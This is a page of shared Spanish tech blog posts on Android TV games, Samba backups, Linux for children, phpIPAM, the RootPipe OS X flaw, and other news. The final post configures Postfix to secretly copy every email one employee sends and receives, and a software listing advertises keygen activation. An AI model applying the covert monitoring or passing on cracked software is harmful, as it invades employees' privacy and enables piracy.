Shared posts

05 Nov 17:12

Juegos para disfrutar en tu ANDROID TV

by Laser
Somos ya muchos los que disfrutamos de un equipo Android conectado a la TV del salón, ya sea con XBMC disfrutando de todo su contenido o en forma de aplicaciones directamente descargadas desde Google Play como podrían ser :

· GMAIL : Para leer nuestro correo
· SKYPE : Para realizar videollamadas
· SPOTIFY : Para escuchar música
· YOUTUBE : Para ver vídeos
· Modo MIRACAST : Para enviar la pantalla de nuestro smartphone a la TV

· Y como no...  los JUEGOS

GAMEPAD ANDROIDTV COMPATIBLE

Este articulo va dirigido precisamente a los JUEGOS que podemos usar en un equipo Android conectado a la TV.

Como todos sabéis una gran mayoría están configurados para pantallas táctiles, pero por suerte ya son muchos los que ofrecen la posibilidad de poder disfrutarlos también con un mando o gamepad via bluetooth.


Esta ha sido mi configuración de pruebas :

· Android TV : MINIX X7
· Mando Inalámbrico : WAMO PRO


Con el mando estoy muy contento, lo compré inicialmente porqué me gustó la idea de poder insertarle un smartphone y de esta manera jugar al estilo de la Nvidia Shield, salvando las grandes diferencias claramente.

WAMO PRO ANDROID IPHONE PC XBMC

Y luego también para usarlo en casa disfrutando de los juegos que tengo en el Minix.


Listado de juegos compatibles y que por tanto funcionan perfectamente :


1. BEACH BUGGY BLITZ


2. BEAN´S QUEST


3. EXZEUS 2


4. MUFFIN KNIGHT 
MUFFIN KNIGHT ANDROID MEGAPAD WAMO PRO


5. RECKLESS RACING 3
RECKLESS RACING 3 GAMEPAD ANDROID WAMPO PRO


6. RIPTIDE GP - RIPTIDE GP 2
RIPTIDE GP GAMEPAD ANDROID WAMPO PRO


7. SHADOWGUN - SHADOWGUN DEADZONE
SHADOWGUN ANDROID GAMEPAD WAMPO PRO


8. SONIC 4 Episodio II 
SONIC 4 GAMEPAD ANDROID WAMO PRO GAMEPAD

9. SOULCRAFT
SOULCRAFT GAMEPAD ANDROID WAMO PRO GAMEPAD


10. VIRTUA TENNIS CHALLENGUE
VIRTUA TENNIS CHALLENGUE GAMEPAD ANDROID WAMO PRO
Iré actualizando la lista a medida de que vaya probando nuevos juegos, de esta manera sabréis cuales son compatibles para jugar con un mando inalámbrico como el WAMO PRO.

Acabo con el vídeo de los trailers de los mejores juegos :

Por cierto no lo he comentado, algunos os gusta tener por defecto un launcher de XBMC. 

De esta forma al encender vuestro equipo Android se inicia directamente XBMC, es algo cómodo para el que quiere hacerlo todo desde la interfaz y digo todo porque también desde la sección PROGRAMAS podemos acceder a las aplicaciones que tengamos instaladas, a los ajustes del equipo, etc... 

De esta forma podríamos jugar a los juegos sin tener que salir de XBMC.


Si queréis probarlo lo encontrareis en :
PROGRAMAS - APLICACIONES ANDROID

MENU APLICACIONES ANDROID XBMC

05 Nov 16:46

Cómo hacer un backup del Active Directory de Samba 4

by noreply@blogger.com (Claudio Concepción Certad)
En su código fuente Samba 4 incluye un script de Bash llamado samba_backup. El mismo está ubicado en la ruta source4/scripting/bin. Dicho script nos permitirá, como dice el título de esta entrada, hacer un backup o copia de seguridad de las bases de datos y ficheros de configuración más importantes de nuestro Active Directory. Lamentablemente este script es experimental, por lo que usted lo usará a su propio riesgo, sobre todo en la parte de restaurar los backups (lo cual veremos luego) debido a lo que puede pasarle a la data cuando el servidor está up and running.

Otro punto acerca de este script es que el mismo solo está disponible en el código fuente, por lo que si ya usted configuró su Active Directory usando el repositorio SerNet, debe descargar dicho fuente y adaptarlo a las rutas de directorios correspondientes.

¿De qué cosas hace backup el script?
  • Del directorio ../etc
  • Del directorio ../private
  • Del directorio ../sysvol
Normalmente cuando instalamos Samba desde el fuente, el mismo queda en el directorio /usr/local/samba, pero cuando lo hacemos usando el repo SerNet, queda en /var/lib/samba y el fichero smb.conf en /etc/samba.

Lo primero es copiarlo de su ubicación original y pegarlo en /usr/sbin y darle los permisos necesarios para ejecutarlo desde el terminal, no si antes editar la ruta donde guardará el backup.
[root@sambapdc01 ~]# cp /urs/src/samba-4.1.13/source4/scripting/bin/samba_backup /usr/sbin/
[root@sambapdc01 ~]# chown root:root /usr/sbin/samba_backup
[root@sambapdc01 ~]# chmod 750 /usr/sbin/samba_backup

Ahora debemos editarlo, como dijimos, para adaptarlo a nuestro escenario. Básicamente solo hay que editar la variable WHERE, para que quede de la siguiente manera.
[root@sambapdc01 ~]# nano /usr/sbin/samba_backup
#!/bin/sh
#
# Copyright (C) Matthieu Patou 2010-2011
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 3 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program. If not, see .
#

FROMWHERE=/usr/local/samba
WHERE=/root/samba/backups
if [ -n "$1" ] && [ "$1" = "-h" -o "$1" = "--usage" ]; then
echo "samba_backup [provisiondir] [destinationdir]"
echo "Will backup your provision located in provisiondir to archive stored in destinationdir"
echo "Default provisiondir: $FROMWHERE"
echo "Default destinationdir: $WHERE"
exit 0
fi

[ -n "$1" -a -d "$1" ]&&FROMWHERE=$1
[ -n "$2" -a -d "$2" ]&&WHERE=$2

DIRS="private etc sysvol"
#Number of days to keep the backup
DAYS=90
WHEN=`date +%d%m%y`

if [ ! -d $WHERE ]; then
echo "Missing backup directory $WHERE"
exit 1
fi

if [ ! -d $FROMWHERE ]; then
echo "Missing or wrong provision directory $FROMWHERE"
exit 1
fi

cd $FROMWHERE
for d in $DIRS;do
relativedirname=`find . -type d -name "$d" -prune`
n=`echo $d | sed 's/\//_/g'`
if [ "$d" = "private" ]; then
find $relativedirname -name "*.ldb.bak" -exec rm {} \;
for ldb in `find $relativedirname -name "*.ldb"`; do
tdbbackup $ldb
if [ $? -ne 0 ]; then
echo "Error while backuping $ldb"
exit 1
fi
done
tar cjf ${WHERE}/samba4_${n}.${WHEN}.tar.bz2 $relativedirname --exclude=*.ldb >/dev/null 2>&1
if [ $? -ne 0 ]; then
echo "Error while archiving ${WHERE}/samba4_${n}.${WHEN}.tar.bz2"
exit 1
fi
find $relativedirname -name "*.ldb.bak" -exec rm {} \;
else
tar cjf ${WHERE}/${n}.${WHEN}.tar.bz2 $relativedirname >/dev/null 2>&1
if [ $? -ne 0 ]; then
echo "Error while archiving ${WHERE}/${n}.${WHEN}.tar.bz2"
exit 1
fi
fi
done

find $WHERE -name "samba4_*bz2" -mtime +90 -exec rm {} \; >/dev/null 2>&1

Creamos el directorio donde se almacenará el backup.
[root@sambapdc01 ~]# mkdir -p samba/backups
[root@sambapdc01 ~]# chmod 750 -R samba/

Ahora lo ejecutamos para probar
[root@sambapdc01 ~]# samba_backup

Si no devuelve mensaje de error es porque ha funcionado correctamente. Verificamos su éxito listando el contenido del directorio /root/samba/backups.
[root@sambapdc01 ~]# ls -lh samba/backups/
total 4.7M
-rw-r--r--. 1 root root 558 Nov 5 00:30 etc.051114.tar.bz2
-rw-r--r--. 1 root root 2.3M Nov 5 00:30 samba4_private.051114.tar.bz2
-rw-r--r--. 1 root root 465 Nov 5 00:30 sysvol.051114.tar.bz2

Debido a su éxito ya podemos crear una tarea programada para dicho backup diario a las 2:00 A.M., por ejemplo.
[root@sambapdc01 ~]# crontab -e
0 2 * * * /usr/sbin/samba_backup

Fuente: https://wiki.samba.org/index.php/Backup_and_Recovery#Backup
05 Nov 16:43

Recupera una vieja PC para los pequeños de la casa usando Linux

by Aymará Samudio
Recupera una vieja PC para los pequeños de la casa usando Linux

Cómo rescatar una vieja PC y convertirla en el centro educativo y de entretenimiento de nuestros niños.

Una de las conocidas ventajas de utilizar GNU-Linux es la posibilidad de funcionamiento en hardware algo antiguo o desactualizado. Esta característica sumada a la posibilidad de instalar solamente aquello que necesitemos, lo hace ideal para generar combinaciones útiles con fines especificos.

En este caso rescataremos una vieja PC para que la utilicen los niños pequeños como centro de entretenimiento y educativo. Para ello desarrollaremos dos posibilidades: Instalamos una distribución específicamente creada a tal fin, o bien instalamos un sistema linux para niños desde cero.

PicarOS

PicarOS es una distribución multipropósito recomendada para niños a partir de los 3 años, disponible en español, catalán e inglés. Basado en Debian, fue desarrollado pensando en la reutilización de equipamiento antiguo.

Requisitos mínimos:

  • Procesador de 1.0 GHz
  • 256 MB de RAM
  • Disco rígido de 3,6 GB

DouDou Linux

Gentileza de IT SCHEISS

Doudou Linux es una distribución pensada para niños a partir de los 2 años de edad. Incluye una serie de juegos y aplicaciones, sin menúes desplegables ni complicaciones y un sencillo control parental. Lo más destacado es que puede utilizarse en su versión de LiveCD por lo que es muy útil llevarlo en un pendrive para entretener a los niños fuera de casa.

Requisitos mínimos:

  • 256 MB de Ram
  • Procesador de 800 MHz
  • Monitor de al menos 800×600 puntos

Sugar

gentileza de OLPC

Sugar Linux es un sistema creado originalmente para el proyecto OLPC (One Laptop Per Child). Se diseñó teniendo en mente a niños desde los 6 años con una interfaz que se centra en una tarea a la vez y que tiene una perspectiva de trabajo en red, similar a la que se da naturalmente en la interacción de los niños entre sí y con su entorno.

Si bien es una distribución interesante, no lo recomiendo si no será instalada en un grupo de computadoras, puesto que el trabajo en red interna es central en este sistema.

Diseña tu propio sistema linux para niños

La desventaja de una distribución específica es su rigidez y la posible discontinuación. Si contamos con algo más de tiempo y si queremos contar con una mayor flexibilidad y oportunidad de elegir las aplicaciones a utilizar y de hacer "crecer" el sistema junto con nuestros niños, quizás sea buena idea configurar nuestro propio sistema.

Sistema Base

Teniendo en cuenta el hardware que tenemos disponible, optaremos por diferentes distribuciones ultralivianas para comenzar. La que suelo recomendar por su facilidad de instalación es xubuntu.

Requisitos mínimos:

  • 512 MB de Ram
  • Al menos 6.1 GB de espacio en el disco

O bien pueden optar por alguna de las excelentes opciones de distribuciones ultralivianas para instalar.

Es muy importante en este punto elegir un entorno de escritorio que nos permita personalizar fácilmente la apariencia y agregar íconos en el escritorio o lanzadores. Si no están seguros, les recomiendo XFCE.

Aplicaciones Para niños

El siguiente paso lógico es instalar las aplicaciones que harán las delicias de nuestros niños. A continuación un listado de las más básicas:

Encontrarán muchos juegos y aplicaciones educativas en los repositorios de cualquiera de las grandes distribuciones. Recuerda la premisa de no instalar demasiadas aplicaciones o el sistema se hará lento y dispersará la atención del niño. Es preferible que tengan sólo aquello que usan y cada tanto uno nuevo para que experimente y darle variedad. Lo mejor es respetar siempre las inquietudes y gustos del niño/usuario.

Personaliza la apariencia

Para que toda esta empresa tenga éxito es muy importante lograr captar la atención de los niños por la computadora. Por ello elegir la mejor apariencia, con un colorido importante, íconos grandes, accesibilidad y orden, es de vital importancia.

Les presento como ejemplo la configuración del escritorio de mi niño:

escritorio para niños

Configuraciones a tener en cuenta:

  • Tamaño del puntero: agrandar el puntero hará que sea más fácil notar los movimientos del mouse en la pantalla. Yo utilicé el tema por defecto y lo configuré en tamaño 48.
  • Iconos: es buena idea agrandarlos y cambiarlos por íconos simples y llamativos. Además, es buena idea configurar para que el programa se ejecute con un solo click
  • Espacios de trabajo: lo mejor es configurar el escritorio a un solo espacio de trabajo, ya que en principio no ejecutarán más de una tarea a la vez y tener varios espacios puede ser confuso.
  • Si se trata de niños muy pequeños y estamos en xfce, es buena idea bloquear el uso del botón derecho del mouse para evitar la aparición del menú.

Seguridad

No hay mejor control parental que un padre presente.

Este es el paso más importante de todos si la PC estará conectada a internet. De la misma manera que haríamos con una instalación cualquiera, lo primero será bloquear las publicidades. Luego instalaremos alguna de las dos aplicaciones más conocidas de control parental: Timekpr y Gnome Nanny, las que son de instalación y uso muy simple, y nos ayudarán a controlar los contenidos a los que acceden nuestros niños.

Disfrutar del tiempo compartido

El uso de la computadora no tiene por qué ser una actividad alienante. Son muchos los detractores que se horrorizan al ver a un niño manejar computadoras y smartphones como la cosa más natural del mundo. Pero si utilizamos las herramientas con cuidado y compartimos con familiares y amigos, lograremos un disfrute a la vez que un aprendizaje: Vernos crecer junto al otro y disfrutar del tiempo compartido. La comunidad.


05 Nov 16:43

Google Play Downloader: descarga APKs de la Play Store a tu ordenador

by Ander Raso
Google Play Downloader: descarga APKs de la Play Store a tu ordenador

Google Play Downloader es una aplicación para Linux de código abierto, cuya función es la de descargar APKs de Google Play a tu ordenador.

Según lo que cuenta el desarrollador de este programa para Linux, esta sencilla aplicación fue creada porque, y cito textualmente, "no le gustaba que su Android AOSP (puro Android) fuera manchado por los servicios root de Google" y porque "no quería estar en la base de datos de Google". Es importante destacar que Google Play Downloader no es una especie de herramienta pirata para descargar aplicaciones de pago de Google Play. Para lo que si es útil es para descargar juegos y aplicaciones gratis, pudiendo hacer una copia de seguridad de esas aplicaciones que tanto nos gustan, por si un día desaparecen. O también si quieres proteger tu privacidad de los servicios de Google como ha querido hacer el desarrollador.

La aplicación viene con todo lo que necesitas para descargar APKs, como una cuenta de Gmail y un ID de Android pero puedes cambiarlo y crear una cuenta de Gmail específica desde los ajustes de Google Play Downloader. Toma nota de que si cambias la dirección de correo electrónico desde los ajustes de esta aplicación, tendrás que crear un nuevo ID de Android haciendo clic sobre el botón que dice Generate New Android ID. De todas formas, si tu intención es la de alejarte de los servicios de Google, igual prefieres soluciones más cómodas como F-Droid, un repositorio de aplicaciones libres o de código abierto que incluye un catálogo a destacar. Pronto sacaré un post sobre las mejores aplicaciones que he encontrado durante este año en los repositorios de F-Droid, estad atentos.

google-play-downloader

Cómo instalar Google Play Downloader

Para descargar esta aplicación para Linux, tenemos que tener en cuenta la distribución que usamos y en el caso de Ubuntu también su versión. En Ubuntu 14.04 LTS (Trusty Tahr) tendrás que descargar python-ndg-httpsclient desde el siguiente enlace, mientras que para Ubuntu 14.10 (Utopic Unicorn) el paquete anterior no será necesario. Ahora, de igual manera instalaremos Google Play Downloader, descargando de aquí el paquete .deb e instalándolo mediante el centro de software de Ubuntu o desde la terminal con sudo dpkg -i archivo.deb. Para Arch Linux lo haremos desde el AUR, ¿hay algo que no esté en ese repositorio? El otro día perdí las llaves de casa y menuda sorpresa cuando las encontré en el AUR.


05 Nov 16:38

Crear subredes IPv6 e IPv4 con phpIPAM

by admin

phpIPAMEsta herramienta para manejar direcciones IP y subredes de una red local que facilita mucho la tarea a los administradores de sistema puesto que agiliza procedimientos que llevaría mucho tiempo realizar en forma manual. Ahora seguiremos con ese tutorial para mostrar lo que podemos hacer una vez instalada y cuando ya hemos iniciado sesión.

Veamos cómo manejar direcciones IP con phpIPAM, algo muy sencillo y para lo cual debemos comenzar por crear una sección para nuestra red, algo que requiere de un click en el botón de ‘Administración’ ubicado en la esquina superior derecha, y una vez que aparece ante nosotros el menú desplegable, otro en ‘Secciones’, tras lo cual se abre ante nosotros la ventana para añadir secciones.

Ahora tenemos que completar la información que aparece ante nosotros, con la cual será más simple identificar a la red local. Nombre, descripción, sección de la cual depende la red (parent), Modo Estricto (permite la creación dinámica de subredes, algo que fomenta el desorden), visualizar una lista de las redes virtuales a las cuales pertenece esta red, o el orden en que queremos visualizar las redes son algunas de las opciones, además de poder establecer los permisos para los operadores y los usuarios invitados.

Ahora debemos añadir una nueva subred debajo de la sección ‘Nuestra red’, ya que como vemos se nos indica que esta no tiene subredes. Para ello hacemos click en ese botón de ‘Nuestra red’ y luego en ‘Añadir subred’, y ahora lo que aparece ante nosotros es la ventana de ‘Añadir subred’, donde podremos establecer la dirección IP y máscara de subred (que ingresamos en formato CIDR es decir algo del tipo xxx.xxx.xxx.xxx/xx), la descripción que la acompañará en la red, la red virtual (VLAN) a la cual puede pertenecer, el maestro de subred (si en el paso anterior no hemos indicado que este sea Root) y luego dos casillas de verificación para indicar si queremos mostrar el nombre completo en la red y si queremos que se realice ping a los hosts de la subred.

Ahora podemos añadir direcciones IP a la red en forma realmente muy sencilla, algo que podemos realizar de a una o bien mediante un escaneo de la red, algo que nos facilita phpIPAM y que nos permite realizar esta tarea en forma mucho más rápida. Y lo bueno es que podemos escanear la red o subred local (aquella en cuyo dominio nos encontremos) o bien de redes remotas a través de ruteo; todo lo que tenemos que hacer es un click en ‘Escanear una subred para buscar nuevos hosts’, tras lo cual podemos añadir los hosts deseados, de a uno o por lotes, mediante un click en el botón de ‘Añadir hosts descubiertos’.

Otra de las opciones que phpIPAM nos ofrece es la de crear subredes IPv6, una buena decisión si trabajamos en el área de sistemas o de seguridad, puesto que es el estándar del futuro y no pasará demaiado tiempo hasta que comience a ser utilizado por toda la web en general. El proceso de creación en este caso es similar a lo que ya vimos en el caso de las redes IPv4 así que no hará falta repetir esta información aquí sino que podemos basarnos en lo que ya escribimos 2 párrafos atrás: simplemente hay que repetir todas las opciones según nuestra conveniencia, y el único detalle a tener en cuenta es el del campo ‘Descripción’, en el que debemos agregar la dirección de red y máscara de subred en formato IPv6.

Esto es todo por ahora, y en una próxima entrega veremos como hacer uso de otra funcionalidad muy interesante de phpIPAM, como es la de crear subredes anidadas.

Para instalar phpIPAM en Ubuntu necesitamos un servidor LAMP, así que primero satisfacemos las dependencias y para ello ejecutamos lo siguiente:

sudo apt-get install apache2 mysql-server php5 php5-gmp php-pear php5-mysql php5-ldap wget

Luego establecemos la contraseña para MySQL:

mysqladmin -u root password CONTRASEÑA

Por defecto, phpIPAM se instala en el subdirectorio /phpipam/, aunque nosotros podemos estableder otro si así lo preferimos. Para comenzar descargamos el paquete de instalación desde su sitio en SourceForge (en la actualidad la versión estable es la 1.0).

Luego extraemos su contenido a la carpeta /phpipam/:

cp phpipam-1.0.tar /var/www/
cd /var/www/
tar xvf phpipam-1.0.tar
rm phpipam-1.0.tar

Ahora llega el momento de especificar el usuario y contraseña en la configuración de MySQL, al igual que el directorio base, para lo cual abrimos el archivo de configuración para edición:

sudo gedit /var/www/phpipam/config.php

Ingresamos los valores deseados:

$db['host'] = “localhost”;

## Usuario MySQL para ipam ##
$db['user'] = “phpipam”;

## Contraseña para el usuario MySQL ##
$db['pass'] = “phpipamadmin”;

## Base de datos MySQL ##
$db['name'] = “phpipam”;

## Directorio base ##
define(‘BASE’, “/phpipam/”);

Guardamos los cambios, y ahora vamos a otorgarle permiso a este directorio base, lo cual como siempre en el caso de Apache realizamos desde el archivo .htaccess:

sudo gedit /var/www/phpipam/.htaccess

Añadimos lo siguiente, y guardamos los cambios:

RewriteBase /phpipam/

Ahora llega el momento de preparar el servidor Apache, y para ello lo primero es activar el módulo rewrite, que phpIPAM requiere para su funcionamiento:

a2enmod rewrite

Tras lo cual debemos dedicarnos a la configuración de Apache, así que ejecutamos lo siguiente:

sudo gedit /etc/apache2/sites-enabled/000-default

Debemos dejarlo tal cual vemos debajo:

Options Indexes FollowSymLinks MultiViews

AllowOverride all

Order allow,deny

allow from all

Luego reiniciamos el servidor Apache:

sudo service apache2 restart

Fuente

05 Nov 16:37

Grave vulnerabilidad en OS X Yosemite

by noreply@blogger.com (Antonio Ropero)
Se ha anunciado una nueva vulnerabilidad que afecta a la última versión del sistema operativo de Apple OS X Yosemite (y versiones anteriores), que podría permitir a usuarios sin privilegios conseguir permisos de administración en los sistemas afectados.

El problema ha sido descubierto y anunciado por el investigador sueco Emil Kvarnhammar que siguiendo la actual moda de bautizar las nuevas vulnerabilidades (Poodle, Heartbleed, Shellshock…) le ha dado el nombre de "RootPipe".

Tras el contacto inicial de Emil con Apple para informar de la vulnerabilidad solo obtuvo silencio por parte de la compañía. Pero después Apple solicitó más información y pudo comprobar que el problema era real, por lo que pidió a Emil y TrueSec (su empresa) que no revelaran ningún detalle hasta mediados de enero de 2015. Lo que podría indicar que no habrá una corrección a este problema hasta esa fecha.

"El acuerdo actual con Apple es publicar todos los detalles a mediados de enero de 2015. Esto puede parecer una larga espera, pero el tiempo vuela. Es importante que tengan tiempo para parchear y que el parche este disponible dentro de un tiempo". (inglés) "The current agreement with Apple is to disclose all details in mid-January 2015. This might sound like a long wait, but hey, time flies. It's important that they have time to patch, and that the patch is available for some time."

Mientras tanto Emil ha informado del problema a US-CERT y ha publicado un vídeo de demostración de la vulnerabilidad.

Emil no ha facilitado más detalles sobre el problema, aunque todo indica que el nombre que le ha dado puede tener alguna relación.

Como contramedidas se recomienda no usar la cuenta de administrador a diario y activar FileVault. RootPipe actúa a través de la cuenta de administrador, que es la que la mayoría de usuarios utilizan diariamente en su sistema. Se recomienda crear una cuenta de administrador secundaria que solo se utilizará para acciones concretas y no debe usarse para el trabajo habitual diario. Luego, a través de esa nueva cuenta se rebajarán los permisos de la cuenta de administrador principal para el uso diario.

El peligro real no son los usuarios del sistema, debido a que el uso típico de OS X no es el de un servidor. El verdadero problema, y principal vector de ataque, se encuentra en la capacidad que tendrían procesos no privilegiados de elevar permisos a través de esta vulnerabilidad. Esto tendría consecuencias directas en exploits que podrían tomar el control pleno del sistema o de todo el abanico de malware que podría ampliar su infección hasta llegar al núcleo del sistema en forma de rootkit. Recordemos que bajo el aspecto estilizado y elegante de su interfaz se encuentra un sistema UNIX con usuario root, con todas las consecuencias que conlleva obtener sus privilegios.

Según Emil la raíz del problema afecta a versiones anteriores de OS X, y aunque ya existían algunas pruebas de concepto poco conocidas, la última publicada afectaba a versiones de OS X anteriores a la 10.8.5. Y aunque existen algunas diferencias, con unas pocas modificaciones el investigador consiguió que la vulnerabilidad también pueda explotarse en la versión 10.10 (Yosemite).

Si se cumplen las expectativas y Apple deja a sus usuarios sin parche hasta enero va a exponerles a un invierno bastante crudo. Recordemos que Emil puede ser un investigador responsable, pero la noticia ya ha calado y su honradez no va a impedir que otro, sin su rectitud, recorra el mismo sendero.

Más información:


Serious security flaw in OS X Yosemite 'Rootpipe'


OSX 10.10 hack - privilege escalation through rootpipe


Antonio Ropero
Twitter: @aropero
05 Nov 16:08

Los discos duros de 5 TB no solo son para la empresa: Toshiba al rescate

by Javier Pastor

Toshiba 5 Tb

Hasta ahora hemos ido viendo como los fabricantes de discos duros lograban avances destacables en las capacidades de estos dispositivos. Sin embargo esas mejoras -las únicas que por ahora permiten darles cierto valor frente a las imparables unidades SSD- se han reservado normalmente a las unidades dirigidas a la gran empresa.

Ahora eso cambiará con la renovación de la gama de discos duros de Toshiba, que ha presentado el modelo PH3500U-1I72 en el que es posible disfrutar de 5 TB de capacidad en un disco que funciona a 7.200 RPM. La serie se completa con otro modelo, el PH3400U-1I72, que "solo" llega a los 4 TB de capacidad.

Estas unidades habían estado hasta hace poco destinadas a servidores, sistemas NAS o soluciones de videovigilancia en las que se necesitan ingentes cantidades de capacidad de almacenamiento, pero ese hambre voraz de datos que también tenemos los usuarios se ve ahora satisfecha con este tipo de alternativas.

Ambas unidades llegan con una interfaz SATA de 6 Gbps y con una caché de 128 MB, y aunque los precios oficiales son de 399 dólares para la unidad de 5 TB y de 299 para la de 4 TB, ya es posible encontrar estos modelos en la propia tienda online de Toshiba por 319,20 y 239,20 dólares respectivamente como oferta promocional hasta el 15 de enero.

Veremos si esas ofertas llegan a España cuando los discos se pongan definitivamente a la venta el próximo 18 de noviembre, y si esa oferta continúa ahora que hemos sabido que pronto llegarán las unidades aún más ambiciosas con 10 TB de capacidad para la empresa.

Vía | TechReport
En Xataka | Si los 4 TB no son suficientes para ti, los discos duros de 5 TB ya están aquí

-
La noticia Los discos duros de 5 TB no solo son para la empresa: Toshiba al rescate fue publicada originalmente en Xataka por Javier Pastor .


04 Nov 16:17

Amonestado un equipo andaluz por ganar 53-0 y 'humillar' al rival

by (COLPISA)
El Colegio Andaluz de Entrenadores ha decidido amonestar al Aznalcázar Atlético tras golear por 53-0 al Palomares Junior de la liga provincial de alevines de Sevilla. La Delegación Sevillana de la Federación Andaluza de Fútbol (FAF), tras conocer el abultado resultado, pidió que sancionaran al entrenador del equipo local por «humillar» a sus contrincantes. Es habitual que surjan goleadas, no tan abultadas, en las competiciones que disputan las categorías inferiores del Sevilla y el Betis, pero este resultado ha originado un malestar general en el órgano de disciplina federativo porque se trata...


04 Nov 16:16

Amazon ahora ofrece almacenamiento ilimitado de fotos en EE.UU.

by Carlos Zahumenszky

Amazon ahora ofrece almacenamiento ilimitado de fotos en EE.UU.

Por si teníamos pocas opciones en el marcado de almacenamiento en nube, Amazon ha decidido subir la apuesta con el lanzamiento de Amazon Prime Photos, un servicio se almacenamiento de imágenes ilimitado para los que ya son clientes de Amazon Prime. De momento, el nuevo servicio está limitado solo a Estados Unidos.

Read more...

04 Nov 10:13

FarStone One Pro & One Server v1.0 - Crea una Imagen Recovery OEM del Sistema restaurable con una sola tecla desde el Boot Menu

by Jasz Andre

FarStone One Pro & One Server

Nombre: FarStone One Pro & One Server v1.0
Idioma: Inglés
Sistema Operativo: Windows® 7, Windows® 8/8.1, Windows® Server 2008/2012
Arquitectura: Sólo 64-bit
Tipo de Activación: Keygen-CORE.
Peso: 55.43 MB (Pack 2 software)


Descripción Principal

Si haz adquirido PCs de marcas conocidas (Sony, HP, Compaq, Toshiba, Acer, Lenovo, etc), te habrás dado cuenta que ya no incluyen un juego de discos de DVDs para restaurar el sistema al estado de fábrica cuando lo peor ocurre. Los PCs ahora incluyen una partición recovery oculta la cual contiene todo lo necesario para reinstalar el sistema y dejarlo tal cual fuera la primera vez que encendieras tu PC.

También habrás notado que generalmente estos recovery no necesitan siquiera que Windows esté ejecutándose para poder iniciarse, pues basta con sólo encender el PC y presionar la tecla correcta predeterminada (alguna de las F1, F2, F3,...,F12) para iniciar el proceso de recuperación y reinstalación de Windows a su estado inicial.

Pues bien, ¿Alguna vez te preguntaste si era posible hacer tus propias imágenes recovery de Windows? o ¿Cómo crear el mismo tipo de recovery OEM restaurable desde el booteo con el uso de una sola tecla? FarStone One es la solución a estas interrogantes.

Con FarStone One podrás crear una imagen recovery que tenga todas las configuraciones de Windows y sus programas ya instalados hasta ese punto, y que sea fácil de restaurar en sólo cuestión de minutos presionando una tecla al encender el PC, evitando así tener que hacer todo el proceso de reinstalar el sistema de la forma tradicional y luego perder algunas horas instalando uno a uno los programas deseados.
Más información
04 Nov 10:11

Monitorear un usuario y sus emails con Postfix

by KZKG^Gaara

Llevo varios años administrando servidores, en este tiempo he visto de todo … he necesitado hacer de todo, cualquier política o restricción por más rara que parezca, no importa si puede parecer ilógica o injusta… cuando “the boss” manda, el soldado simplemente ejecuta. Y eso precisamente somos los administradores de red frente a las órdenes de nuestro jefe o frente al burocratismo, somos simplemente, soldados.

Hace unas pocas semanas un conocido mío que trabaja en España me contó una situación que tuvo en su empresa. Un usuario determinado estaba enviando información no permitida por email, pero cuando se le fue a preguntar al respecto, no se contaba con una copia o salva de esos emails que se enviaron. En ese momento intentaron varias cosas, revisar sus bandejas de email en Outlook Express (el cliente de correo que usan al parecer), revisar sus borradores, así como también pedir una recuperación de datos del disco duro contratando los servicios de otra empresa, o bien con algún software o utilitario ya conocido (creo que usaron HirensBootCD).

El punto es que me mandó un email hace pocos días preguntándome cómo podía tener una salva (o copia) de cada email que recibe un usuario, pero también de cada email que envía. Claro, sin complicarse mucho la vida con montón de scripts o cosas así :D

Postfix, el chico más popular

Postfix es el más popular, el que más administradores de red eligen a la hora de instalar y configurar un servidor de correos, aunque existen otros igual de capaces como Exim, pero tienden a resultar un tanto más … complejos.

Es esencialmente un solo archivo de configuración, en el cual está todo (o casi todo) lo realmente importante o imprescindible: /etc/postfix/main.cf

Server

Monitoreando a un usuario con Postfix

Lo que se desea en esta ocasión es lo que expliqué antes, que cuando el usuario (por ejemplo) pepe (ejemplo: pepe@dominio.com) envíe un email a cualquier dirección, se nos envíe una copia de ese email a una cuenta (ejemplo: copias@dominio.com). Lo mismo si él recibe un email. De esta forma tendremos una copia de cada email que él envía y recibe, no importa si los borra de su bandeja de entrada o papelera, aún así nosotros tendremos copia de todos sus movimientos.

Para lograr esto primero entremos a la carpeta de postfix:

cd /etc/postfix/

Ahora crearemos un archivo que hará el enlace entre el usuario y la otra cuenta. Pondremos su dirección de email (ejemplo: pepe@dominio.com) y justo al lado la dirección a la cual enviaremos copia de cada email (ejemplo: copias@dominio.com):

echo "pepe@dominio.com copias@dominio.com" > pepe

Una vez hecho esto, debemos hacer un postmap:

postmap pepe

Este comando postmap crea un archivo de igual nombre que el original (en el ejemplo: pepe) pero con extensión .db. Básicamente lo que hace es convertir el contenido del archivo a tablas “entendible” por Postfix.

Listo, ya con esto tenemos creado el archivo que enlaza las dos direcciones de email, ahora solo nos queda… bueno, indicar que todo email que reciba o envíe nos llegue una copia. Para ello editamos el archivo main.cf

nano main.cf

Recuerden que ya estamos en /etc/postfix/ … por lo que la ruta al archivo sería /etc/postfix/main.cf

Al final ponemos:

sender_bcc_maps = hash:/etc/postfix/pepe
recipient_bcc_maps = hash:/etc/postfix/pepe
  • sender_bcc_maps : Esta línea es la que indica que todo email que ese usuario envíe nos debe enviar una copia.
  • recipient_bcc_maps : Esta línea es la que indica que todo email que ese usuario reciba nos debe enviar una copia.

Ahora solo nos queda reiniciar postfix para que recargue el archivo de configuración, específicamente para que se dé por enterado de nuestras nuevas líneas.

/etc/init.d/postfix restart

¿Está bien hacer esto? … ¿espiar?

Esto es una cosa de casi … para un solo post. Obviamente no estoy a favor de que espíen, pero tampoco estoy a favor de que los usuarios violen políticas de mi red.

Aquí cada cual es mayorcito, sabe lo que se puede y no se puede hacer. Si eliges violar lo establecido, es mi trabajo evitar que lo hagas… y, en caso de que lo logres, es mi trabajo también saberlo cuanto antes y tener las pruebas. ¿por qué? … porque entonces mi trabajo es el que peligra jajaja.

No obstante, como dije al inicio. Cuando “the boss” manda, yo … como su subordinado, simplemente obedezco la orden. Si mi jefe me dice: “que solo X usuarios puedan enviar emails a hotmail” … pues yo creo una política en Postfix y listo, solo esos usuarios podrán comunicarse con usuarios de hotmail, no es mi trabajo cuestionarle a mi jefe ni mucho menos jajajaja … además, nosotros los administradores de red (o informáticos) siempre somos los malos.

